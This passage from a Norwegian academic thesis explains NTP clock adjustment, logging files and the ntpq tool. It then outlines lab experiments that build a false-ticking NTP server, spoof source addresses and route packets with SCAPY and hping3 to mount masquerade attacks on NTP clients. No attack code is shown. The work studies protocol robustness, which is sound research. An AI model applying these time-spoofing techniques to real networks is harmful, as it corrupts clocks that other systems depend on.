
Vi vil i dette avsnittet ta for oss noen begreper relatert til klokkeprosessene som vil dukke opp senere i teksten.

3.3.3.1 Justering av lokal klokke til ekstern tid

For å kunne opprettholde en presis tid og samtidig unngå å ta munnen for full, bruker NTP et system hvor store justeringer opptrer raskt og små justeringer skjer over tid. Små justeringer skjer når tidsavviket mellom tjener og klient er mindre enn 128 ms. Dette gjøres ved en gradvis tilpassning som blir kalt slewing. Under normale omstendigheter klarer NTP å holde klokken innenfor denne marginen slik at tidsskalaen blir kontinuerlig og uten avbrudd. Noen ganger, og da spesielt når ntp startes opp for første gang, vil avviket overskride 128 ms. Forandringer med tidsavvik større enn 128 ms gjøres umiddelbart og kalles stepping. Dette kan oppfattes som svært udannet. Spesielt hvis klokken stilles bakover i tid. For å unngå at dette skjer unødvendig ofte vil pakker med tidsavvik som overskrider 128ms bli forkastet inntil det har gått 900 sekunder siden sist en tid har blitt justert. Etter 900 sekunder vil klokken steppes mot den første pakken som ankommer. Dette gjøres uavhengig av tidsavviket på denne pakken. I praksis gjør denne mekanismen det svært lite sannsynlig at en stepp skal forekomme ved en tilfeldighet.

For noen applikasjoner er det likevel uakseptabelt at klokken stilles bakover i tid. Det finnes derfor mulighet for å starte NTP-demonen med en tilleggsparameter (-x). Dette vil utvide slewing grensen fra 128ms til 600 sekunder. Større avvik en dette vil steppe uansett. Man bør imidlertid utforske denne mekanismen nøye før man tar den i bruk. Siden den maksimale slew raten er på 500 PPM medfører dette at det vil ta ntp 2000 sekunder å rette opp et avvik på 1 sekund. I dette tidsrommet vil systemklokken være inkonsistent med alle andre klokker i nettverket, og kan ikke brukes av applikasjoner som krever korrekt synkronisert nettverkstid.

Det også verdt å nevne at NTP også har en panikkgrense på 1000 sekunder. Hvis tidsavviket mellom tjener og klient overskrider denne grensen, antar klienten at noe har gått fullstendig galt. NTP-demonen sender da en melding til en loggfil om at tiden på maskinen må justeres manuelt. Deretter kobler den seg fullstendig ned.




Figur 20

Figur 20 viser hvordan NTP justerer tiden ved hjelp av stepping og slewing.

3.3.3.2 Vedlikehold av lokal klokke

NTP-demonens oppførsel under oppstart avhenger av om frekvensfilen, normalt ntp.drift, eksisterer eller ikke. Denne filen inneholder det siste estimatet av frekvensavviket på den lokale klokken. Hvis ntpd startes uten at den kan finne en slik fil på systemet, vil den gå inn i en spesiell modus som er konstruert for raskt å kunne tilpasse tid og frekvensfeil på den lokale systemklokkens oscillator. Dette tar normalt rundt 15 minutter. Etter dette vil tid og frekvens bli satt til "nominelle" verdier, og ntpd vil gå inn i en normal modus hvor tid og frekvens kontinuerlig blir sporet relativt til tjeneren. Etter en time vil frekvensfilen bli opprettet, og det gjeldende frekvensavviket blir notert i denne filen. Hvis ntp.drift filen eksisterer når ntpd starter opp, vil frekvensen bli initialiserer fra denne og ntp går inn i normal modus umiddelbart. Etter dette vil frekvensfilen bli oppdatert med frekvensavviket cirka en gang i timen.



Figur 21

Figur 21 viser en utskrift av frekvensavviket til en klokke som har stått og gått i cirka femten timer. Data er hentet fra loggfilen loopstats som vil bli presentert i kapittel 4.

3.4 Sikkerhetsmekanismer i NTP

NTP har en innebygd funksjon som gjør det mulig for klienten å autentisere tjeneren. Autentiseringsmekanismen i NTP versjon 3 baserer seg på symmetrisk nøkkelkryptering hvor hver melding inneholder en meldingsautentiseringskode. Man har mulighet til å velge mellom tre ulike algoritmer; ASCII, DES eller MD5. Symmetrisk nøkkelkryptering krever at nøklene må være like både på avsender og mottakerside. Dette medfører at brukeren selv må sørge for en sikker nøkkelutveksling. For å opprettholde en tilfredsstillende grad av sikkerhet er man også avhengig av at nøklene roteres jevnlig. Selv om disse operasjonene delvis kan automatiseres, er det nødvendig at brukeren tar forholdsregler for å skjule nøkler og prosedyrer for nysgjerrige øyne og Web roboter. I NTP versjon 4 er det foreslått en ny sikkerhetsmodell som samtidig gir mulighet for bruk av offentlig nøkkelkryptering. Å implementere denne modellen er imidlertid omfattende og krever også bruk av eksterne sikkerhetsmekanismer. Da det ikke er noe krav til bruk av autentiseringsmekanismen i NTP, er dette en funksjon som ofte er utelatt av brukere. Disse mekanismene vil vi se bort fra i denne oppgaven, som beskrevet under Begrensninger i 1.4.

4 Analysemuligheter

I dette kapittelet vil vi gi en beskrivelse av noen verktøy knyttet til NTP som vi har benyttet oss av i denne oppgaven. Dette innbefatter logg og sanntidsdata samt analyseverktøyet ntpq. [Bakgrunnsmaterialet for denne beskrivelsen er hentet fra RFC 1305, NTP-debugging Techniques[25], Using NTP to Control and Synchronize System Clocks Part III[22], samt data fra en standard NTP implementering.]

4.1 Logg- og sanntidsdata

For å aktivisere loggføring må en statistikk-katalog defineres i konfigurasjonsfilen (ntp.conf) til demonen. *Statsdir* direktivet indikerer katalogens plassering. Følgende linje i ntp.conf setter /var/log/ntpstats som katalogen hvor statistikk skal samles:

```
statsdir /var/log/ntpstats/
```

Når en statistikk-katalog er satt opp kan man benytte *filegen* direktivet til å aktivere forskjellige NTP logger. *Filegen* etterfølges av hvilken type logg man ønsker, navnet på filen loggen skal lagres i, og type. Type bestemmer hvordan loggen skal arkiveres. Parametere man kan velge mellom er day, month, year eller none. Hvis ”day” er valgt vil det lages en ny loggfil for hver dag. Hvis none er valgt vil all informasjon lagres i samme fil. ”Enable” indikerer om roterende logger skal benyttes slik at aktive loggfiler alltid har samme navn. Dette gjør det enklere å knytte eventuelle overvåkningsskript til loggfilene.

```
filegen peerstats file ”filnavn” type day enable
```

De tre mest aktuelle *filegen* direktivene er: peerstats, loopstats og clockstats. De fleste systemadministratorer vil stort sett bare finne peerstats filen nyttig. Clockstats er kun interessant for primærtjenere med en referanseklokke, og loopstats filen er generelt bare nyttig for analyse av tjenere som krever svært høy grad av presisjon. På en tjener med referanseklokke bør alle tre filene være aktivisert. Ønsker man ytterligere informasjon om meldingsflyten mellom klient og tjener, finnes det også en rawstats fil som kan aktiviseres til dette formålet.

4.1.1 Peerstats

Logging av peer statistikk kan oppnås ved å tilføre følgende linje til ntp.conf:

```
filegen peerstats file peerstats type day enable
```

Filen inneholder data om alle peers som blir brukt for synkronisering av NTP-tjeneren. For hver godkjente oppdatering skrives det ut en linje med følgende informasjon (med eksempel data):

Date	Time	Host address	Status field	Offset	Delay	Dispersion	RMS jitter
54087	52261.359	82.211.81.145	9614	-0,003764	0,047795	0,001506	0,007268

Statusfeltet kan være spesielt nyttig da det gir en rask indikasjon på status for de aktuelle NTP-tjenerne som klienten er knyttet mot. Dette feltet er beskrevet i detalj under avsnittet Analyseverktøyet ntpq på side 56.

Det femte feltet i peerstats viser et estimert avvik til den bestemte tjeneren. Som tidligere beskrevet representerer denne verdien hvor langt unna klientens klokke synes å være i forhold til den respektive tjeneren. Det sjette feltet viser rundetiden til tjeneren, og dispersjon viser antall feil i begge retninger mellom klient og tjener. Hvis en tjener har korrekt tid, må klientens tid og den korrekte tiden ligge mellom avviket(offset) minus dispersjonen og avviket pluss dispersjonen. Det er dette intervallet vi tidligere har beskrevet som et korrekthetsintervall under Seleksjonsalgoritmen 44.

4.1.2 Loopstats

Logging av loopstats statistikk kan oppnås ved å tilføre følgende linje til ntp.conf:

```
filegen loopstats file loopstats type day enable
```

Denne filen inneholder statistikk fra loopfilteret på den konkrete NTP-tjeneren som kjører NTP-demonen. For hver oppdatering av den lokale klokken skrives det ut en linje med følgende informasjon:

Date	Time	Time offset	Freq offset	RMS jitter	Alan Deviation	Clock disipline time const.
54087	52070,201	0,0023040	48,2622830	0,0011520	18,2810660	6

De to første feltene er de samme som for peerstats. Det tredje feltet indikerer hvor mye tid klokken vil bli justert i loop-syklusen. Det fjerde feltet indikerer det estimerte frekvensavviket, og det siste feltet er en konstant relatert til NTP kontroll-loopen. Jo lavere dette nummeret er, jo raskere vil kontroll-loopen justeres. (RMS jitter refererer til kortsiktige variasjoner i frekvensen med komponenter større enn 10 Hz). Alan Deviation gir et estimat om stabiliteten til klokken. En lav Alan varians[26] er karakteristisk for en klokke med god stabilitet over den målte perioden.

4.1.3 Rawstats

Logging av rawstats statistikk kan oppnås ved å tilføre følgende linje til ntp.conf:

```
filegen rawstats file rawstats type day enable
```

Denne filen inneholder rådata med tidsstemplene som blir utvekslet mellom klient og tjener. For hver pakke som sendes fra klienten skrives det ut en linje med følgende informasjon:

Date	Time	Peer addr.	Lokal addr.
54087	51811,971	82.211.81.145	192.168.1.105

Org timestamp	Receive timestamp	Transmit timestamp	Dst timestamp
3375440611,90638	3375440611,94545	3375440611,94546	3375440611,97108

De første to feltene er de samme som for peerstats og loopstats. Det neste feltet viser peer

adressen eller klokke adressen det synkroniseres. Det tredje feltet viser adressen til den lokale maskinen (maskinen som filen hentes fra). De siste fire feltene viser de fire tidsstemplene som inngår i pakkeutvekslingen mellom tjener og tjener.

4.2 Analyseverktøyet ntpq

I avsnittet Logg- og sanntidsdata 53 viste vi hvordan vi kan aktivisere forskjellige loggfiler for å øke tilgangen på opplysninger. Dataene fra disse loggene kan imidlertid være noe tidkrevende å tolke. Heldigvis følger det et verktøy med NTP som kan fremstille mye av denne informasjonen på en sammenfattet og mer forståelig måte. Dette verktøyet kalles ntpq. I ntpq har man funksjoner for å hente mange typer data fra NTP-demonen. Mange av funksjonene overlapper hverandre i den forstand at den samme informasjonen fremstilles på ulike måter. Vi vil her gi en beskrivelse av de antatt mest brukte funksjonene; associations, peers og psatus:

ntpq> associations

```
ind assID       status  conf  reach auth    condition  last_event  cnt
===========================================================
  1 11420       9624    yes   yes   none    sys.peer   reachable   1
```

Statuskoder:
Et svært nyttig felt i associations er statusfeltet. Dette er det samme feltet som vi så i peerstats-filen. Statusfeltet består av fire heksadesimal. Det første tallet spesifiserer konfigurasjon, tilgjengelighet og autentiseringsstatus for en spesifikk tjener. Det andre tallet forteller oss hvor godt tjeneren har klart seg gjennom seleksjonsprosessen. Betydningen av de ulike kodene for disse tallene er vist i figur 23 og figur 24.

Statuskode	Betydning
x0xx	Tjeneren forkastet av klienten (Passerte ikke sunnhetstestene).
x1xx	Tjener besto sunnhetstestene, men var ikke nær nok i forhold til andre tjenere som har overlevd intersection algoritmen.
x2xx	Tjeneren besto riktighetstestene (Intersection algortimen).
x3xx	Tjeneren besto kandidat sjekkene (ikke forkastet fordi det var for mange (over 10) bra tjenere.)
x4xx	Tjeneren besto klyngealgoritmen uten å bli forkastet. (Brukbar men ikke den beste).
x5xx	Tjener ville vært synkroniseringskilden, men er for langt unna. Dette betyr at alle de andre klokkene er enten upålitelige eller også for langt unna.
x6xx	Tjener er den gjeldende synkroniseringskilden.

Figur 23

Statuskode	Betydning
1xxx	Tjener har sendt forespørsel om peer synkronisering til lokal maskin, men har ikke blitt konfigurert lokalt.
7xxx	Tjener er en peer som ikke har blitt komfigurert lokalt men er tilgjengelig og bruker riktig autentisering.
8xxx	Tjener er konfigurert men er ikke autentisert eller tilgjengelig.
9xxx	Tjener er konfigurert og tilgjengelig.
Cxxx	Tjener er konfigurert til å bruke autentisering men er ikke
Dxxx	Tjener er konfigurert til å bruke autentisering og er tilgjengelig, men bruker ikke en pålitelig nøkkel.
Fxxx	Tjener er autentisert som en pålitelig tjener og er tilgjengelig.

Figur 24

Det tredje og fjerde heksadesimaltallet indikerer hendelser på klienten. Det tredje tallet teller antall feil som har oppstått siden oppstart. Hvis antall feil overskrider grensen på femten (f i heksadesimal) stopper telleren opp i stedet for å begynne på nytt. Under normale omstendigheter er sjelden dette tallet større enn xx1x. Større verdier enn dette bør sjekkes grundig. For å få vite mer om hva som er årsaken til feilen, kan man ta en titt på det siste tallet (vist i figur 25). Dette tallet forteller noe om hva som var årsaken til den siste feilen som oppsto.

Statuskode	Betydning
xxx0	Uspesifisert hendelse. (Enten har ingen hendelser oppstått eller så er det en spesiell type feil)
xxx1	En IP feil har oppstått under forsøket på å nå tjeneren.
xxx2	Ikke i stand til å autentisere en tjener som tidligere har vært pålitelig. (Indikerer at nøkler har blitt foandret eller at noen spoofer tjeneren.)
xxx3	En tidligere tilgjengelig tjener er nå utilgjengelig
xxx4	En tidligere utilgjengelig tjener er nå tilgjengelig
xxx5	Klokken på tjeneren har hatt en feil

Figur 25

condition
Condition feltet gir oss en status på hvilken rolle denne tjeneren har for klienten. sys.peer indikerer at denne tjeneren er klientens synkroniseringspunkt. Andre verdier kan være falseticker (feiltikker), candidate, outlyer eller reject. Hvis tjeneren står som candidate betyr dette at den har passert alle testene og kan brukes som synkroniseringspunkt, men at det for øyeblikket finnes en tjener som egner seg bedre til dette. Outlyer er en tjener som har bestått seleksjonsalgoritmen men er silt ut av klyngealgoritmen. Reject kan bety at det ikke er mulig å oppnå kontakt med denne tjeneren.

ntpq> peers

remote	refid	st	t	when	poll	reach	delay	offset	jitter
10.3.1.10	LOCAL(0)	2	u	29	64	377	875.349	20.701	21.477
+10.3.1.10	80.111.1.14	3	u	29	64	377	54.751	-1.608	4.77
*ntp2.ja.net	.GPS.	1	u	18	128	373	44.111	-24.793	11.273
+fiordland.ubunt	193.79.237.14	2	u	71	128	365	36.024	-21.257	9.130
-ntp.uit.no	129.242.2.140	3	u	38	128	357	31.013	1.327	5.540

Peers er en annen nyttig kommando. I remote feltet vises adressen eller navnet på tjeneren eller peeren. Tegnene helt i front indikerer hvordan NTP-demonen benytter de ulike tjenerne. En x indikerer en feiltikker, + en kandidat, * gjeldende synkroniseringspunkt og – en outlyer. Dette feltet viser altså det samme som condition feltet i *associations*. Refid viser hvem eller hva tjeneren synkroniserer seg mot eller hvilken tilstand assosiasjonen befinner seg. Dette illustreres i tilfelle med en såkalt ”kiss code”. De mest vanlige verdiene for kiss code er INIT og STEP. INIT forteller oss at systemklokken på klienten enda ikke blitt synkronisert for første gang. STEP forteller oss at en klientens klokke har blitt steppet til samme tid som tjenerklokken men at klokken er enda ikke anses som synkronisert. St viser stratumtallet til tjeneren og t hvilken type assosiasjon som er knyttet til denne tjeneren (u = unicast). When feltet er tiden i antall sekunder siden sist det ble hørt noe fra tjeneren. Delay, offset og jitter er her vist i millisekunder.

ntpq> pstatus <refid>
Ønsker man ytterligere detaljer om hver enkelt tjener/peer kan man benytte pstatus:

```
ntpq> pstatus &3
assID=16972 status=9634 reach, conf, sel_sys.peer, 3 events, event_reach,
srcadr=ntp2.ja.net, srcport=123, dstadr=192.168.1.101, dstport=123,
leap=00, stratum=1, precision=-22, rootdelay=0.000,
rootdispersion=0.412, refid=GPS, reach=174, unreach=0, hmode=3, pmode=4,
hpoll=10, ppoll=10, flash=00 ok, keyid=0, ttl=0, offset=-57.744,
delay=42.537, dispersion=15.308, jitter=1.333,
reftime=c9626b66.497710ba  Thu, Jan 25 2007  0:33:58.286,
org=c9626b73.33aebc0c  Thu, Jan 25 2007  0:34:11.201,
rec=c9626b73.47e8dda4  Thu, Jan 25 2007  0:34:11.280,
xmt=c9627377.10b06c43  Thu, Jan 25 2007  1:08:23.065,
filtdelay=   42.54   46.21   42.67   45.76   46.38   42.32   43.18   61.33,
filtoffset=  -57.74  -56.41  -60.52  -59.80  -62.46  -63.09  -64.30  -53.14,
filtdisp=     0.00   15.35   30.74   46.10   61.49   92.27  107.61  138.30
```

De mest interessante feltene her er filtdelay, offset og disp. Disse gir oss rask tilgang på de åtte siste registreringene av rundetid, tidsavvik og dispersjon fra peerstats filen.

4.3 EN NTP-IMPLEMENTASJON

Deler av den teorien vi har presentert så langt har forsøkt å danne en grunnleggende forståelse av hvordan informasjonsutvekslingen foregår i NTP. Dokumentasjon som er tilgjengelig om NTP går sjelden dypere i sine forklaringer enn dette. Skulle man imidlertid ta en titt på de faktiske pakkene som går mellom en klient og en tjener, innser man fort at det foregår noe mer bak kulissene. I dette avsnittet vil jeg med utgangspunkt i rådata samlet av NTP og informasjon hentet fra pakkesniffing gi et praktisk eksempel på meldingsutvekslingen, samt forsøke å utdype noen begreper. Disse begrepene er først og fremst Root Delay og Root Dispersion som inngår i NTP-hodet. Klokkefilteralgoritmen er også essensiell i denne sammenheng. Jeg vil her bruke de engelske begrepene offset (tidsavvik) og delay (rundetid) for at man lettere skal kunne trekke paralleller med figur 26.

Et praktisk på klokkefilteralgoritmen

Et eksempel på hvordan klokkefilteralgoritmen fungerer kan vi se med utgangspunkt peerstats, rawstats og loopstatsfilene over og sammenligne disse dataene med de fysiske pakkene som blir utvekslet mellom Klient A og Tjener B. Rawstats offset og delay er regnet direkte ut fra tidstemplene som blir send mellom klient og tjener med formlene:

Time Offset (tidsavvik)

$$\theta_{AB} = ½ [(T_{i-2} – T_{i-3}) + (T_{i-1} – T_i)]$$

Round Trip Delay (rundetid)

$$\boldsymbol{\delta}_{AB} = (T_i – T_{i-3}) – (T_{i-1} – T_{i-2})$$

Resultatet av utregningene er vist i figur 26. Peerstats offset og delay er hentet direkte ut fra peerstats filen. Ethereal er verdier hentet ut fra pakker som er sniffet fra pakkeutvekslingen mellom tjener og klient med Ethereal.

Offset			Delay		Ethereal Tjener->Client Root Delay		Ethereal Client->Tjener Root Delay
Rawstats	*Peerstats*	*Loopstats*	*Rawstats*	*Peerstats*			
			y	δ	Δ_R	$\Delta_R+\delta$	$\Delta = \Delta R+\delta$
0,0067	0,0067		0,065	0,065			0
-0,0141	0,0067		0,070	0,065			0
0,0023	0,0023		0,057	0,057	0,0177		0
0,0029	0,0023		0,059	0,057	0,0177		0
0,0044	0,0023		0,063	0,057	0,0177	0,0748	0,0748
-0,0034	-0,0034	-0,0034	0,049	0,049	0,0177	0,0669	0,0669
-0,0038	-0,0038	-0,0038	0,048	0,048	0,0177	0,0655	0,0655
-0,0017	-0,0038		0,051	0,048	0,0177	0,0655	0,0655
-0,0014	-0,0038		0,051	0,048	0,0177	0,0655	0,0655
-0,0020	-0,0038		0,050	0,048	0,0177	0,0655	0,0655
0,0055	-0,0038		0,066	0,048	0,0177	0,0655	0,0655
0,0131	-0,0038		0,079	0,048	0,0177	0,0655	0,0655
0,0001	-0,0038		0,053	0,048	0,0177	0,0655	0,0655
-0,0045	-0,0045	-0,0045	0,045	0,045	0,0272	0,0719	0,0719
-0,0034	-0,0045		0,045	0,045	0,0272	0,0719	0,0719
0,0084	-0,0045		0,068	0,045	0,0272	0,0719	0,0719
-0,0010	-0,0045		0,048	0,045	0,0272	0,0719	0,0719
-0,0009	-0,0045		0,048	0,045	0,0272	0,0719	0,0719
0,0036	-0,0045		0,056	0,045	0,0272	0,0719	0,0719
-0,0159	-0,0045		0,074	0,045	0,0272	0,0719	0,0719
0,0057	-0,0045	-0,0045	0,060	0,045	0,0272	0,0719	0,0719
0,0146	-0,0034	-0,0034	0,076	0,045	0,0272	0,0723	0,0723
0,0106	-0,0010		0,067	0,048	0,0272	0,0751	0,0723
0,0018	-0,0010	-0,0010	0,048	0,048	0,0272	0,0751	0,0751

Figur 26

Det som umiddelbart er verdt å merke seg med bakgrunn i klokkefilter algoritmen er at peerstats-offset og peerstats-delay i hovedsak justeres når rawstats-verdien y er mindre enn tidligere registrerte verdier. Vi ser også at lokal klokke i loopstats foretar justeringer rundt disse verdiene. De fysiske pakkene som blir sendt mellom klienten og tjeneren tar utgangspunkt i peerstats verdiene når verdier som Root Delay og Root Dispersion blir regnet ut. I dette eksempelet er den lokale utregningen av Root Delay (Δ) = Root Delay (Δ_R) mottatt fra tjeneren + den lokale Round Trip Delay (δ) som er beregnet av klienten lokalt. Sammenfattet i en formellinje utgjør dette altså: $\Delta = \Delta R + \delta$.

Del II
Eksperimentell del

5 Eksperimenter med NTP

5.1 Målsetning

Den grunnleggende protokollen for utveksling av tidsstempler i NTP har funksjonalitet for å motstå spoofing og gjentagelsesangrep. Klokkefilteralgoritmen, seleksjons-algoritmen og klyngealgoritmen er konstruert til å beskytte mot onde klikker av Bysantinske forrædere, og sammen med sunnhetstester som kjøres mot hver enkelt pakke, har disse fungert bra opp igjennom årene for å avise feilfungerende operasjoner i ulike scenarier. Vi ønsker i disse eksperimentene å se nærmere på i hvilken grad disse mekanismene er motsanddyktige mot et målrettet angrep.

5.2 Metode

Deler av arbeidet med den praktiske delen av oppgaven ble startet parallelt med innarbeidingen av den teoretiske forståelsen av protokollen. Utviklingsprosessen har derfor kontinuerlig vekslet mellom teori, utvikling og testing. De første forsøkene ble gjort i en testlabb bestående av en klient på en Ubuntu/Linux-plattform, og en egenutviklet feiltikkende tjener på en Microsoft Windows plattform. Testlabben ble siden utvidet til å bestå av ytterligere tre Linux maskiner på det meste.

Metoder benyttet for å fremstille resultater av forsøkene har også variert noe underveis. For å kunne gi en helhetlig og sammenlignbar presentasjon av resultatene har samtlige forsøk blitt gjennomgått og testet på nytt mot slutten av arbeidet med oppgaven. Data som er benyttet i den endelige fremstillingen er hentet fra loggfilene ntpd og peerstats, analyseverktøyet ntpq og Ehtereal.

Sett i ettertid kunne nok flere av forsøkene blitt utført på en enklere og mer effektiv måte. Spesielt utviklingen av feiltikkeren på en Windows plattform medførte unødvendig mye arbeid med å få kontroll over mottak og sending av pakker. Vi ønsker likevel å se på dette arbeidet som verdifull erfaring da det gav oss praktisk kunnskap i de ulike nettverkslagene. Det kunne kanskje også vært hensiktsmessig å benytte en større del av protokollens offentlig kildekode i stedet for å produsere ren egenutviklet kode. Mengden av kode er imidlertid omfattende og bestående av over 500 programfiler. [Rundt 500 C og headerfiler totalt 890 filer]. Noe av denne koden ble implementert under testing av seleksjonsalgoritmen, men det er likevel uvisst i hvilken grad vi kunne spare tid, eller oppnå en større grad av presisjon og hurtighet på vår feiltikker hvis ytterligere orginalkode ble benyttet.

5.3 Utviklingsmiljø og programdesign

5.3.1 Utviklingsplattform

Til utvikling av demonen ble det valgt å benytte C# på .NET plattformen til Microsoft Windows. Mange vil nok mene noe om å bruke et forholdsvis nytt og lite etablert (i forskningsmiljøer) høynivåspråk for protokollmanipulasjon. Det som imidlertid ble ansett som tungveiende på dette tidspunktet var den reduserte utviklingstiden som kan oppnås med C# og .NET sammenlignet med ren C eller C++ som har dominert datamaskinindustrien de siste to tiårene. .NET biblioteket inneholder enkle og ferdigdefinerte metoder for utveksling av informasjon på transportlaget. Siden NTP hodet ligger i applikasjonslaget og følger rett etter UDP på transportlaget, var dette i utgangspunktet tilstrekkelig for selve manipulasjonen av NTP-pakker. Skulle det oppstå behov for å gå dypere i nettverkslagene, er det også mulig å opprette "Raw Sockets" i .NET. Andre fordeler [som ligger i CLR (Common Language Runtime), som er en av to hovedkomponenter i .Net sitt rammeverket,] er automatisk minnestyring, trådstyring, strukturert feilhåndtering, samt enkel og rask kodekompilering og eksekvering.

5.3.2 Arkitektur og design

Kommunikasjonen med det fysiske nettverket skjer ved bruk av den forhåndsdefinerte UdpClient klassen i .NET biblioteket som gir oss et grensesnitt mot transportlaget. Siden UDP er en forbindelsesløs transport protokoll er det ikke nødvendig å etablere en fjernvertforbindelse[*] før man sender eller mottar data. UdpClient blir konfigurert til å stå og lytte på all trafikk som kommer inn på port 123. Så fort en pakke blir mottatt, blir innholdet i pakken håndtert av en ny tråd for bearbeiding, og mottakertråden går tilbake til lyttemodus. Når pakken er ferdig bearbeidet sendes svaret tilbake til klienten.

5.3.3 Andre støttesystemer

Iptables
Iptables er et velkjent verktøy for de fleste som har lekt seg med nettverk på en Linux plattform. Iptables er først og fremst brukt til å definere regler for håndtering av IP pakker til og fra maskinens nettverksgrensesnitt. I forsøk 3 prøver vi oss på en eksperimentell utvidelse for å duplisere innkommende og utgående pakker, samt gjøre det mulig å sende disse videre til individuelle destinasjoner. Selv om vi indirekte benytter oss av Iptables i flere av de andre forsøkene, vil ikke dette nevnes i dokumentasjonen da bruken ikke har direkte relevans for forsøkene.

Hping3
Hping er et lite verktøy laget for analyse og pakkegenerering i TCP/IP protokollen. Med hping er det mulig å dekode og modifisere TCP/IP pakker med enkle innebygde funksjoner. I forsøk 3 benytter vi oss av hping for å oppnå en tilsvarende pakkeduplisering som beskrevet i Iptables. Skriptspråket som støttes i hping3 er Tcl.

[*] Eng: Remote Host

VMware Server
I forsøk 4 benyttes virtualiseringsproduktet VMware for å teste angrep mot et lite NTP-nettverk.

SCAPY
I forsøk 4 og 5 benytter vi oss av SCAPY for kontroll og manipulasjon av pakker på en distribusjonsruter. SCAPY er konstruert for å dekode og forfalske pakker i et bredt antall protokoller, samt utføre de fleste klassiske nettverksrelaterte oppgaver. SCAPY har et enkelt tekstbasert grensesnitt hvor man kan eksekvere Python kode. Den store fordelen med SCAPY er at man med enkle innebygde funksjoner, kan lytte på maskinens nettverkskort og gjøre endringer i pakkens innhold. Hvor enkelt selve pakkemodifiseringen kan gjøres, er avhengig av om SCAPY-"biblioteket" støtter protokollen man ønsker å endre. Hvis protokollen støttes kan SCAPY ofte regne ut kontrollsummer og andre protokollfelter selv så sant ikke dette overstyres manuelt. Eksisterer ikke protokollen, er kildekoden til SCAPY forholdsvis liten og oversiktelig. Man kan derfor enten definere sine egne funksjoner i kildekode eller programmere dette rett inn i kjørende kode.

5.3.4 Brukergrensesnitt

Kommunikasjonen mot vår NTP-demon går via et grafisk brukergrensesnitt GUI. Dette er svært raskt å utvikle i C# og gjør det enklere og fremstille resultater på en oversiktelig og god måte i forhold til en kommandolinje- og tekstbasert applikasjon.

5.4 Oversikt over forsøkene

Forsøk 1
I dette forsøket ser vi nærmere på hvordan en feiltikker kan oppstå selv ved bruk av en ekte NTP-tjener. En slik feiltikker kan oppstå på grunn av feilkonfigurasjon, feil på NTP implementeringen, feilfungerende drivere eller feil på ekstern klokke tilknyttet tjeneren.

Forsøk 2
I dette forsøket ønsker vi å utvikle vår egen feiltikker fra bunnen av. Feiltikkerens mål er første omgang å få en ekte NTP-klient til å akseptere den informasjonen den får tilsendt av feiltikkeren og dens feiltikkende klokke.

Forsøk 3
I dette forsøket ønsker vi å utvide feiltikkeren til å kunne sende med vilkårlige avsenderadresser i IP-pakkene. Hensikten med denne utvidelsen er å gi feiltikkeren mulighet til å kunne utgi seg for å være den NTP-tjeneren som klienten opprinnelig kommuniserte med.

Forsøk 4
I dette forsøket utvikler vi en distribusjonsruter og tester denne i et virtuelt nettverk. Hensikten med distribusjonsruteren er å kunne kontrollere pakkestrømmen i NTP nettet. Ved hjelp av en slik kontroll kan vi enklere få til et maskeradeangrep da vi kan garantere feiltikkerens pakker å nå frem først til klienten.

Forsøk 5
I dette forsøket tester vi et tilsvarende oppsett som i forsøk fire, men denne gangen gjør vi det i et fysisk nett.

6 Forsøk 1: En feilfungerende tjener

